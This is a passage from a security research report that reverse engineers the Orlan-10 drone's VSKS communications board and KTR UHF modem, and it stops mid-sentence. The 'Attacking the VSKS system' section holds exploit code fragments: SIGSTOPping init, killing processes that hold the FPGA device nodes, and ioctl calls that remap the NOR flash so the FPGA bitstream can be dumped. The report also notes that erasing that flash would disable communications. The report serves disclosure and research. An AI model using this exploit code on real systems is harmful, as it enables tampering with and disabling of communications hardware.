Most of the tidbits relevant to us are covered in other sections. However, it is worth noting that pw provides a polished web interface that showcases the level of engineering talent and attention to detail that STC engineers put into developing the architecture.

Figure 3 and Figure 4 display two of the screens available in the web interface.

2.1.6 brain

brain (at /usr/bin/brain) contains a wealth of information for the reverse engineer interested in the internals of the VSKS FPGA. It opens a TCP listener at port 55100, and it is responsible for performing low-level configuration and control operations of the FPGA, interacting via SPI (for example, the AD9361

Figure 3. pw web interface: spectrum analyzer and transmission tests





Figure 4. pw web interface: runtime log access



transceiver) and `ioctl()` commands. The class that contains the bulk of this functionality is `VsksCommon`, as well as `VsksIoctl`.

For example, Listing 2.12 contains pseudo-code for the channel configuration process, handling the different settings for the AD9361 transceiver through the FPGA driver with ioctl commands.

Listing 2.12. Pseudo-code for Vsks4DmdPsk::configureChannel() in /usr/bin/brain

```
/* Vsks4DmdPsk::configureChannel() */
void __thiscall Vsks4DmdPsk::configureChannel(Vsks4DmdPsk *this)

{
  uint local_20;
  VsksCommon aVStack28 [4];
  basic_string<char,std::char_traits<char>,std::allocator<char>> abStack24 [4];
  int local_14;

  local_14 = __stack_chk_guard;
  VsksIoctl::setCtlRegBit(*(VsksIoctl **)(this + 4),0x18,16,false);
  VsksIoctl::setCtlRegBit(*(VsksIoctl **)(this + 4),0x18,13,false);
  VsksIoctl::setCtlRegBit(*(VsksIoctl **)(this + 4),0x18,10,false);
  VsksIoctl::setCtlRegBit(*(VsksIoctl **)(this + 4),0x18,2,false);
  VsksIoctl::setCtlRegBit(*(VsksIoctl **)(this + 4),0x18,0,false);
  usleep(10);
  Demodulator::loadParameters(*(Demodulator **)(this + 0x54));
  if (*(int *)(this + 0x24) == 2) {
    AD9361::setFreqTX(*(AD9361 **)(this + 0x58),*(uint *)(this + 0x2c));
    AD9361::setSpeedTX(*(AD9361 **)(this + 0x58),*(uint *)(this + 0x28));
    AD9361::setAttTX(*(AD9361 **)(this + 0x58),*(uint *)(this + 0x30));
  }
  else if (*(int *)(this + 0x24) == 1) {
    AD9361::setFreqRX(*(AD9361 **)(this + 0x58),*(uint *)(this + 0x2c));
    AD9361::setSpeedRX(*(AD9361 **)(this + 0x58),*(uint *)(this + 0x28));
  }
  AD9361::configTransceiverMode(*(AD9361 **)(this + 0x58));
  VsksIoctl::readCtlReg(*(VsksIoctl **)(this + 4),0x18,&local_20);
  VsksCommon::uint2str(aVStack28,local_20,true,8);
  std::operator+((char *)abStack24,(basic_string *)"VSKS_GP_REG0 = ");
  VsksLog::infoLog((basic_string *)(this + 8),(bool)((char)&stack0xfffffff4 + -0↩
      xc));
...
  return;
}
```

2.1.7 Overview of the attack surface

Concluding the chapter on the VSKS system, we now have a clear view of the attack surface:

- The core applications all expose multiple services that in turn expose the FPGA devices. These are not firewall-ed and have no authentication whatsoever. Therefore, every subsystem locally available can be also accessed remotely over the network. This includes the STC init process, pw, brain, ktrmultiplex, etc.

- The pw program alone exposes a web interface that has proven invaluable to reverse engineer the FPGA and understand its internals. For example, it provides a thoroughly documented interface to read and write all registers in the FPGA.
- The single-user mode nature of the system means every process has root privileges, therefore any vulnerability in any of the services will allow full unrestricted access to both kernel and user-land.
- There is a notable absence of software mitigations, simplifying the task of abusing vulnerabilities. The Linux kernel 3.9 ABI is considerably old and lacks many security enhancements. As for user-land, some GNU libc mitigations are in effect (mostly heap-related), but none are especially challenging to defeat. In addition, the heavy use of C++ implies an abundance of application-level attacks (such as targeting function pointers).

Although the necessity of accessing a live environment limits vulnerability research of the system to some extent, it is possible to patch and alter the behavior of the different programs to operate in an emulated environment. For example, ktrmultiplex was patched to run fully emulated inside a qemu instance:

Listing 2.13. Emulated ktrmultiplex fed bogus data (after reverse engineering the protocol)

```
ktrmultiplex version 1.0.165+ starting
vsks_recv: magic e7c1, addr 2, port 1, flags 0x00
00000000 | c1 e7 02 00 01 00 69 7a 00 00 ef be ad de cc f1 | ......iz........
00000010 | 6a 02 71 81 44 0d b1 37 af 9b 50 3f 30 0f 54 da | j.q.D..7..P?0.T.
00000020 | 7b 63 d2 06 d4 ef a8 52 2a d0 4c 5d 7e 40 e9 39 | {c.....R*.L]~@.9
00000030 | 97 7b 27 54 85 7a ac cd f5 77 f2 7d c0 68 25 7b | .{'T.z...w.}.h%{
00000040 | fb 6f 8f 58 cb e4 ae e8 96 70 92 28 f1 70       | .o.X.....p.(.p
vsks_recv: KmuxCryptogram serial 31337, stamp deadbeef FAILED
```

Compared to a live (non emulated) system:

Listing 2.14. Non-emulated ktrmultiplex

```
00:00:21 Starting ktrmultiplex -vvvv
------------------------------------
ktrmultiplex version 1.0.165+ starting
/dev/COM-2A: Got 5 bytes
00000000 | 08 ce 02 f5 31                                  | ....1
vsks__send_reserv_to_npu: Sending 1 bytes, magic e7c1, addr 65535, port 4, flags↩
     0x00
00000000 | 00                                              | .
ktr_serializer__send: sending 36 bytes
00000000 | 4d 6f 64 45 6d 43 74 52 6c fe 00 00 00 00 01 00 | ModEmCtRl.......
00000010 | 09 aa aa ae aa a2 64 a8 5f 9b 58 43 6d 41 6e 44 | ......d._.XCmAnD
00000020 | 73 54 4f 50                                     | sTOP
/dev/COM-2A: Got 5 bytes
```

2.2 KTR (UHF)

2.2.1 A short introduction to the KTR modem

The KTR (КОМАНДНО-ТЕЛЕМЕТРИЧЕСКАЯ РАДИОЛИНИЯ, transl. KOMANDNO-TELEMETRICHESKAYA RADIOLINIYA) modem provides the Line of Sight (LOS) Ultra High Frequency (UHF) C2 and telemetry data, supporting speeds notably slower than the VSKS transceiver, but across larger distances. The current generation is believed to be the fourth. There is a noticeable leap between the two versions, with KTR 3 samples carrying the name ”Nazemka” and using a Java GCU software suite, while the GCU software for KTR 4 is developed in C++.

The third generation received a significant makeover with original research from a talented student of engineering in the St. Petersburg State Polytechnic University’s Institute of Physics, Nanotechnology and Telecommunications, transitioning away from the XE1205 transceiver and using a more modern SX1233 (both by Xemics, also known as Semtech).

The evolution of Russian-domestic military communications systems is probably a fascinating subject on its own for RF aficionados, spanning the Заря-ATM, the Спектр series, the Радиомодем ”Гамма” (not to be confused with other uses of the word ”Gamma”), etc.

Three variants exist of the KTR: the one deployed in the actual drone (”air”), and then the USB and Ethernet variants, for the GCU configurations. The USB variant is, for the most part, equal to the ”air” counterpart, using an FTDI USB to UART converter IC.

Inside the drone, KTR is usually latched onto the assembly that contains the autopilot and sensor connections, and a GPS. It has direct UART connections to the VSKS carrier board.

The modem operates at a 76800 baud-rate, with variable bandwidth/speed depending on the security mode in use. The ”base” security mode leverages Triple DES (3DES) (using the hardware accelerator in the ATXMEGA256A3).

The fourth generation firmware exhibits marked differences compared to the 3rd, including the presence of a debug terminal (similar to a Hayes/AT command set) and support for AES (also accelerated).

There are three modes of operation: master, sniffer and slave, with the first two present only in the terrestrial or GCU variants of the modem firmware.

Table 1. KTR security modes (3rd generation)

Mode	Payload size	Max. bandwidth (bps)
РП-0 (BASE)	78	
РП-2 (BASE+)	78	
РП-3 (NOCODE)	108	43200
РП-4 (NOCODE+)	88	35200
РП-5 (BULLETPROOF)	30	12000

Forward error correcting codes (Reed-Solomon and Hamming) are used to improve signal decoding (and jamming resistance as well).

The security modes known for the 3rd generation are listed in Table 1.

The additional encryption is superimposed on the actual data block. For the latest generation, we are withholding details, as it involves a remarkably more interesting process. The modem security has been chosen likely for its low cost of deployment and low requirements for processing power, and the confidentiality provided is acceptable for a system whose function is intelligence gathering and delivery in the shortest time possible, with a limited lifespan. That is, the usefulness of the data will not outlive the confidentiality assurances of an insecure cipher like 3DES.

More relevant from an adversarial perspective is security and integrity of the C2 link. To that end, key scheduling and rotation, as well cipher mode of operation, become more critical than the cipher itself.

2.2.2 Adventures in Xmega reverse engineering

ATxmega is obscure enough in terms of available community resources. Nonetheless, the Ghidra development team has put some effort into fixing and improving the ATxmega processor, at the request of some users.

Firmware files are presented in Intel Hex format. Unlike a traditional program (for example an ELF executable) that usually contains well delimited sections, ATxmega firmware contains a bootstrapping stub that initializes memory, initializing the .bss (zeroed) and .data section (copying over variables and predefined data). This must be manually adjusted, and the correct memory mappings must be created.

Presently, Ghidra still has issues with processing data references for ATxmega and quite some manual work is required for finding lost references (for example, manually searching operand mnemonics, like Rhi, Rlo loading from a known address).

Listing 2.15. ATxmega bootstrapping stub

```
code:00054c df e5         ldi        Yhi,0x5f
code:00054d de bf         out        SPH,Yhi
code:00054e cd bf         out        SPL,Ylo
code:00054f 00 e0         ldi        R16,0x0
code:000550 0c bf         out        EIND,R16
code:000551 11 e2         ldi        R17,0x21
code:000552 a0 e0         ldi        Xlo,0x0
code:000553 b0 e2         ldi        Xhi,0x20
code:000554 e6 e5         ldi        Zlo,0x56
code:000555 f5 ea         ldi        Zhi,0xa5
code:000556 00 e0         ldi        R16,0x0
code:000557 0b bf         out        RAMPZ,R16
code:000558 02 c0         rjmp       LAB_code_00055b
                 LAB_code_000559
code:000559 07 90         elpm       R0,Z+=>↩
   BYTE_ARRAY_code_0052ab
code:00055a 0d 92         st         X+=>DAT_mem_2000,R0  = 01h
                 LAB_code_00055b
code:00055b a2 3b         cpi        Xlo,0xb2
code:00055c b1 07         cpc        Xhi,R17
code:00055d d9 f7         brbc       LAB_code_000559,Zflg
code:00055e 12 e5         ldi        R17,0x52
code:00055f a2 eb         ldi        Xlo,0xb2
code:000560 b1 e2         ldi        Xhi,0x21
code:000561 01 c0         rjmp       LAB_code_000563
                 LAB_code_000562
code:000562 1d 92         st         X+=>DAT_mem_21b2,R1
```

In any case, the subject deserves a dedicated article.

2.2.3 Detecting and demodulating KTR signals

KTR leverages the SX1233 transceiver in FSK mode, assembling the packets entirely on its own. It makes no use of the packet mode capabilities of the transceiver. This meant that no public demodulation components could be used as-is.

A member of the team did excellent work with signal reverse engineering, but once again, this is a topic that would benefit from an article strictly dedicated to it.

A worthwhile exercise the reader can take on is to implement a FSK-based protocol using FEC, for one of the other Semtech ICs. SX1276 is widely available

with ESP32 development boards already integrated. Most public code relies on a standard (0x55) preamble. FSK mode is rarely used, as most people simply leverage the LoRa packet mode, which is not used in this case.

For signal reverse engineering, Inspectrum and other visualization tools can be a great asset. A relatively obscure tool that actually helps detect sync words and patterns in unknown signals, once the bit stream has been obtained, is BitDisplay. I strongly advise reading the excellent work of Lucas Teske related to the GOES Satellite Hunt [3], as much of his advice and steps can be applied to reverse engineering KTR signals (or others).

2.2.4 KTR frame data structure

In order to prevent opportunistic vendors from using the information to assist their own efforts to develop commercial products, some details about the KTR frame structure will not be released in this report.

Some of the techniques used to reverse engineer the structure, besides firmware RE, are fairly simple: chunk entropy analysis, hamming distance (previous packet data vs current), etc. Working with potentially unreliable SDR recordings implies that the frames might not contain the full stream. However, once the Hamming encoding or Reed-Solomon FEC data is known, the data payload can be reconstructed (typically) and then verified with the CRC8 and CRC16 (both used in the protocol for two distinct segments of the frame).

Listing 2.16. KTR frame decoding (redacted)

```
DEBUG:KtrRfAnalyzer:KTR:2022-06-11 19:39:14.204560 GOOD: 156 bytes
DEBUG:KtrRfAnalyzer:KTR:2022-06-11 19:39:14.367084 Detected pattern REDACTED (↩
    REGION)
DEBUG:KtrRfAnalyzer:KTR:2022-06-11 19:39:14.367084 Data assumed length: 121 ↩
    bytes.
DEBUG:KtrRfAnalyzer:KTR:2022-06-11 19:39:14.367084 time delta: 162.524 ms, ↩
    comparing frames...
DEBUG:KtrRfAnalyzer:KTR:2022-06-11 19:39:14.367084 Applying FEC...
DEBUG:KtrRfAnalyzer:KTR:2022-06-11 19:39:14.367084 Header OK
DEBUG:KtrRfAnalyzer:KTR:2022-06-11 19:39:14.367084 Extracting data payload...
DEBUG:KtrRfAnalyzer:KTR:2022-06-11 19:39:14.367084 Trying key: ↩
    XXXXXXXXXXXXXXXXXX...
(...)
00000000: xx xx xx xx 00 01 44 82  83 C6 C7 45 80 16 64 20  .|....D....E..d
00000010: E7 3B D8 20 BC 00 55 2E  64 01 A7 2C 8D 6D A8 C5  .;. ..U.d..,.m..
00000020: D9 63 AA 11 C3 B0 91 BA  B3 16 83 39 FA 4F 45 7E  .c.........9.OE~
(...)
```

It must be noted that insecure use of encryption (for example, static Initialization Vector (IVec)) can produce misleading results, giving the false impression that the data payload is not encrypted just because it is not perfectly random for every frame. Still, counter fields and sequentially incremented fields in general

are very easily detected calculating the Hamming distance for the same locations inside two otherwise distinct frames (as mentioned earlier).

2.2.5 Countermeasures

Despite claims to the contrary, cursory evaluation of some CUAS products we have had access to leave much to be desired in terms of countermeasures. The vast majority are "dumb" jammers. Some exceptions exist, for civilian drones mostly, to perform C2 hijacking. However, none of the systems we have tested ourselves or through a reliable third-party are able to perform any C2 attacks at an application or protocol level against Russian military drones.

Even something as simple as a look-through jammer (for example, using a preamble detector) is unheard of.

To recap, KTR can be attacked either by relying on preamble or syncword detection, or leveraging a protocol-level weakness (the only option guaranteed to be reliable). It is possible to jam its predefined channels, but it is not the elegant approach.

The presence of fixed synchronization words or preambles (or better said, the lack of rotating patterns), along with the mode of modulation (FSK), contribute to making detection a relatively trivial effort.

2.3 Attacking the VSKS system

Finally, after the not necessarily short primer on the Orlan-10 internals, we have come to the most interesting part of the game: attacking the system to achieve either full control or denial of communications.

Fortunately, during reverse engineering of the VSKS kernel driver and the ground_vsks and pw programs it was established that the FPGA can be configured on run-time, and its bitstream can be both dumped and written to the NOR flash memory the FPGA boots from. It has been established also that the FPGA bitstream is not encrypted.

This opens up two obvious venues for abuse:

- The remarkably difficult option: to replace the original bitstream with one that contains compromised key scheduling [4], for example. This would require a gargantuan amount of knowledge about the building blocks used for the bitstream, possibly including the original source. At the very minimum, specialized tools are needed to RE the bitstream [5], create a patch for the target LUTs and apply said patch gracefully [6].
- The easy way out: the FPGA depends on a bitstream being available. The NOR flash memory can be erased and the OTP block can also be manipulated. In practice, it is unlikely that the 100k cycles per sector lifespan for the N25Q128 can be reached, as it would take a non-insignificant amount of time to reach that write count. However, it is still technically possible to render flash memory inoperable by exhausting its write cycles.

In any case, the relevant question is: How does the VSKS behave if the FPGA cannot be initialized? Considering everything that has been described in this report, it should be fairly clear that a non-functional FPGA will disable the communications. While the KTR modem can autonomously operate and receive C2 frames, it is the FPGA that acts as gatekeeper to the UART of the KTR modem and manages the vast majority of communications tasks. The VSKS board would need to be serviced.

There has been no testing with an Orlan-10 in flight having FPGA its disrupted, but based on what is currently known from reverse engineering the software, it is safe to assume that the drone will either lose C2 with the GCU or its actual usefulness will be negated, as the DVB-S1 modulator/demodulator, FLIR handling and high-speed network functionality will all be disrupted.

Figure 5. The Virtex 6 FPGA in the VSKS carrier board

2.3.1 Targeting the FPGA

There is a catch: in order to successfully target the FPGA in a normal, initialized Orlan-10 system, we must obtain exclusive access to the appropriate device nodes. The default processes, including pw and ktrmultiplex hold the device nodes hostage, and STC's init will mercilessly respawn all critical processes.

We are facing a traditional race condition problem: we need to prevent init from respawning the offending processes, and we also need to make sure they are terminated.

This problem can be solved with a very simple approach:

- The exploit launches a separate thread, nicknamed "the jealous tenant". This jealous tenant does not take a liking to pw and ktrmultiplex holding exclusive access to the FPGA device nodes.
- A loop executing every N milliseconds will send a STOP signal to the init process. Unlike INT, STOP cannot be handled by the process itself. So as long as we can enforce all threads to be in a stopped state, no re-spawning will take place.
- After init SIGSTOPs, the proc filesystem is recursively processed, resolving the /proc/pid/exe link and comparing it against the known target processes. If the process is one of the unwanted tenants, it sends the TERM signal to it (which cannot be handled by the program, although some tricks exist but none are employed in any of the Orlan-10 programs). This process is repeated while the exploit attempts to obtain a file descriptor successfully for the device node.

Et voila. The exploit can now send whichever ioctl() requests and run whatever file operations are needed.

Listing 2.17. SIGSTOPing the STC init process

```
while (*status < 2)
{
    /* prevent stc's init from respawning these dirty squatters ↩
        */
    kill(1, SIGSTOP);
    remove_unwanted_tenants();
    msleep(10);
}
```

Listing 2.18. Terminating the offending processes to access the device node freely

```
for (;;) {
    dirent_read =
      syscall(SYS_getdents64, fd, buf, sizeof(buf));
    if (dirent_read == -1) {
        perror("SYS_getdents64");
        err = 1;
        break;
    }

    if (dirent_read == 0) {
        err = 0;
        break;
    }

    for (int off = 0; off < dirent_read;)
    {
        int pid;

        entry = (struct linux_dirent64 *)(buf + off);

        pid = atoi(entry->d_name);
        if (pid && pid > 10)
        {
            snprintf(pspath, sizeof(pspath) - 1, "/proc/%s/exe",↩
                 entry->d_name);
            pspath[sizeof(pspath) - 1] = '\0';

            namelen = readlink(pspath, exepath, sizeof(exepath) ↩
                - 1);
            if (namelen)
            {
                exepath[namelen] = '\0';

                for (i = 0; i < sizeof(unwanted_tenants) / ↩
                    sizeof(char *); i++)
                {
                    if (unwanted_tenants[i] == NULL)
                        break;

                    if (!strcmp(exepath, unwanted_tenants[i]))
```

```
                    {
                        printf("[*] Terminating %s (pid %d)...\n↩
                            ",
                            exepath, pid);
                        kill(pid, SIGINT);
                        kill(pid, SIGTERM);
                        break;
                    }
                }
            }
        }

        off += entry->d_reclen;
    }
}
```

Let's proceed with the most important step: connecting the N25Q128 to the SPI port accessible by the Gumstix Overo SBC.

Remapping NOR flash memory

With free reign to manipulate the FPGA as we please, it is time to abuse the ioctl() request that will map the N25Q128 flash memory to the SPI port.

Listing 2.19. The VSKS ioctl() magic command

```
#define VSKS_COMMAND_REBOOT         0xc1000000UL
#define VSKS_COMMAND_CONNECT_NOR    0xc0000000UL

int vsks_fpga_ioctl(int fd, int param_2, unsigned int param_3)
{
    int err = 0;

    struct gpmc_arg arg;

    arg.first = param_2;
    arg.second = param_3;

    err = ioctl(fd, 0x4008567cUL, &arg);
    if (err < 0)
        perror("ioctl");

    return err;
}

int vsks_fpga_connect_nor_to_spi(int fd)
{
    int err = 0;
...
    /* send the connect command */
    err = vsks_fpga_ioctl(fd, 0, VSKS_COMMAND_CONNECT_NOR);
```

```
...
    /* we don't error check these */
    vsks_fpga_ioctl(fd, 1, 1);
    vsks_fpga_ioctl(fd, 2, 0x200000);

    /* if all went well, NOR is now connected SPI1.0 */
    return err;
}

int vsks_fpga_reboot(int fd)
{
    int err = 0;
...
    /* send the reboot command */
    err = vsks_fpga_ioctl(fd, 0, VSKS_COMMAND_REBOOT);
...
    return err;
}
```

The remaining step is reading the JEDEC information to verify that we connected the right device (and it is accessible to us).

Listing 2.20. Reading the JEDEC data via SPI

```
/* READ_ID operation */
    txbuf[0] = 0x9E;
    tr.bits_per_word = bits;
    tr.speed_hz = speed;

    err = ioctl(fd, SPI_IOC_MESSAGE(2), &tr);
    if (err == -1) {
        fprintf(stderr, "[!] Error reading NOR via SPI\n");
        ret = 1;
        goto out;
    }
}

/*  Read ID Data: manufacturer ID, memory type, capacity=128Mb ↩
    */
if ((rxbuf[0] == '\x20') && (rxbuf[1] == '\xbb') && (rxbuf[2] ==↩
     '\x18'))
{
    printf("[*] N25Q128 ready. Bitstream can be dumped.\n");
    ret = 0;
    goto out;
}
```

Obtaining the bitstream

With the N25Q128 mapped to the SPI1.0 port, and the JEDEC data verified, we can proceed with dumping the bitstream.

The exploit will leverage flashrom to write the bitstream into a local file. It will take some time.

The most relevant piece of information that the bitstream can give us is confirmation of presence (or lack thereof) of encryption. Bitstreams can be encrypted to prevent unauthorized access. If the FPGA has not been configured for that purpose, nothing will stop a malicious bitstream from working.

Full source code for the non-destructive exploit is provided in Appendix B.1.

Processing the bitstream

Delving too deep into how bitstreams are structured is well beyond the scope of this report. However, they are quite simple to understand: a bitstream is a binary file with data stored as Type Length Value (TLV) chunks (type, length, value). It begins with a syncword, and a bus width pattern, to enforce compatibility only with the target part number it was built for. The bitstream is composed of commands (opcodes) and data. The easily processed data is actually just the configuration and boot sequence.

Listing 2.21. Processing the bitstream configuration

```
Skipped 8 dummywords
Reading bus width pattern
Skipped 2 dummywords
Reading sync word
Sync word OK: aa995566
RAW:56:20000000 TYPE:1 OPCODE(NOOP)  ADDR:CRC(0)
RAW:64:30020001 TYPE:1 OPCODE(REG_WRITE)  ADDR:WBSTAR(16) WORDS↩
    :1
   00000000
RAW:72:30008001 CMD: execute NULL
RAW:72:30008001 TYPE:1 OPCODE(REG_WRITE)  ADDR:CMD(4) WORDS:1
   00000000
RAW:76:20000000 TYPE:1 OPCODE(NOOP)  ADDR:CRC(0)
RAW:84:30008001 CMD: execute RCRC
RAW:84:30008001 TYPE:1 OPCODE(REG_WRITE)  ADDR:CMD(4) WORDS:1
   00000007
RAW:88:20000000 TYPE:1 OPCODE(NOOP)  ADDR:CRC(0)
RAW:92:20000000 TYPE:1 OPCODE(NOOP)  ADDR:CRC(0)
```

```
RAW:100:30022001 TYPE:1 OPCODE(REG_WRITE)  ADDR:TIMER(17) WORDS↩
    :1
   00000000
RAW:108:30026001 TYPE:1 OPCODE(REG_WRITE)  ADDR:?(19) WORDS:1
   00000000
RAW:116:30012001 TYPE:1 OPCODE(REG_WRITE)  ADDR:COR0(9) WORDS:1
   03443fe5
RAW:124:3001c001 TYPE:1 OPCODE(REG_WRITE)  ADDR:COR1(14) WORDS:1
   00000000
Device ID: 0424a093 (VSKS: ['0424a093']): MATCH!
RAW:132:30018001 TYPE:1 OPCODE(REG_WRITE)  ADDR:IDCODE(12) WORDS↩
    :1
   0424a093
RAW:140:30008001 CMD: execute SWITCH
RAW:140:30008001 TYPE:1 OPCODE(REG_WRITE)  ADDR:CMD(4) WORDS:1
   00000009
RAW:144:20000000 TYPE:1 OPCODE(NOOP)  ADDR:CRC(0)
RAW:152:3000c001 TYPE:1 OPCODE(REG_WRITE)  ADDR:MASK(6) WORDS:1
   00000001
CTL0 DEC (AES Decryptor) is DISABLED! (ctl0[6]=0)
RAW:160:3000a001 TYPE:1 OPCODE(REG_WRITE)  ADDR:CTL0(5) WORDS:1
   00000101
RAW:168:3000c001 TYPE:1 OPCODE(REG_WRITE)  ADDR:MASK(6) WORDS:1

...
RAW:5463320:30008001 CMD: execute START
RAW:5463320:30008001 TYPE:1 OPCODE(REG_WRITE)  ADDR:CMD(4) WORDS↩
    :1
    00000005
```

Seems like we got lucky. The parser confirms that the VSKS FPGA does not leverage encryption. **Game over**.

The actual ”secret sauce” is composed of frames, which can be separated from the configuration opcodes. It has been repeated almost ad nauseam in this document that reverse engineering the actual ”application” requires specialized software and skills [7].

If you happen to be a FPGA wizard and want to have interesting conversations, contact us. We will trade our magic for yours ;-)

The source code for the bitstream parser is provided for reference in Appendix B.2.

Subverting the system

We are not providing a destructive exploit, but the routine to erase or corrupt the N25Q128 data is trivial. The flashrom tool can also be used for this purpose.

The only mitigation (and it is no panacea, as hardware attacks have been demonstrated to defeat bitstream encryption [8]) is to enable the CTL0 DEC (AES encryption for the bitstream). At the very least, it would protect the system against trojanized bitstreams.

2.3.2 Practical attacks

Over-the-air scenario

In order to achieve a true over-the-air attack, ideally several conditions must be met: one must be able to transmit frames at a higher power than the current master (GCU controller), and any encryption used (as is the case with the KTR modem) will be relatively tough challenge unless the key generation or scheduling is compromised. Usually, it is easier to break the operator's security habits than breaking "the algorithm".

In the case of 3DES, there is a high likelihood of successfully breaking the keys in near-realtime, since systems like COPACABANA [9] [10] are now well established and provide blazing fast high speed DES cracking. Should the keys be reused, or a weak key derivation algorithm, the difficulty exponentially decreases. This is also the case when a IV is used incorrectly, causing issues like the ciphertext revealing immutable fields or repeat patterns.

Explaining replay attacks applied to the Orlan-10 platform, or providing any clues for breaking the cryptographic primitives used by STC is beyond the scope of this report. However, we are well aware of the bold claims by some CUAS vendors and groups claiming to have "broken Orlan-10", and unless they "put their money where their mouth is", it's extremely likely that most of these claims are absolute non-sense and little more than marketing or self-aggrandizing attempts. Detection is easy, but decoding and injecting traffic is big boy game.

In addition, the use of Kuznyechik (GOST 34.12-2015) presents a challenge (and it is employed by the higher security modes of the KTR modem, referred to as "Gamma", at least since the fourth generation). STC engineers or Russian cryptographers are not amateurs. Of course there is always the chance even with the most sound cryptographic algorithm that it is used unsafely. Regardless of the actual transport security employed, the underlying application protocols will present their own challenges. The radio link thus can be compromised for no benefit, if adequate key negotiation and scheduling is employed by the actual applications.

If it's a network, it can be abused as such

To those among you that were active in the late 1990s and early 2000s in network security (on the practical side of things), you are likely familiar with the old joke "security ends at the front gate". This very much applies to the ad-hoc and master-slave networks established over RF links as employed by Orlan drones.

We are certainly not going to disclose every card up our sleeves (especially with the rampant opportunism in the CUAS market, or just the Russo-Ukrainian war alone), but we have displayed sufficient evidence that the attack surface is massive once you breach through the "gates of RF".

The GCU systems are primarily Astra Linux or Windows based. Compromising a GCU, either through a network based exploit using a drone or relay GCU as entrypoint, or through an insider, will yield virtually unrestricted access.

Network-driven attacks also become a necessity as capturing GCU C2 equipment becomes a nigh impossible task. Because of the distances that Orlan and similar drones can travel, the GCU can be safely positioned far from the frontlines, where any direct attacks are unlikely to succeed. This is the case with the Russo-Ukrainian War as of August 2022, with Russian military doctrine, deployment of air defenses and EW capabilities, together with logistics finally established "proper" in the Donbas region. While opportunistic captures of C2 equipment are always a possibility, the status quo has shifted in favor of Russia as they transition towards a primarily defensive stance. In other words, the GCU C2 equipment is no longer up for easy grabs. Any losses for the Ukrainians and improper handling of such captured equipment will now be more tragic than ever. Instead, a whole new realm of computer network exploitation intersects with more traditional SIGINT efforts, and the hard truth is that CUAS vendors (primarily moved by opportunistic commercial interest) are grossly incompetent in CNE. As it is, the exploit development scene remains and has always remained a tightly knit club, becoming more elitist and inaccessible over the years, with some of its best talent mostly remaining away from the spotlight (an entirely different philosophy compared to CUAS or consulting vendors).

2.3.3 Closing words

Hopefully this report eliminates some of the nonsensical and hubris-ridden discourse surrounding drone security. The only reason the "old school" offensive security scene is not bothered with drones is because going from working on a

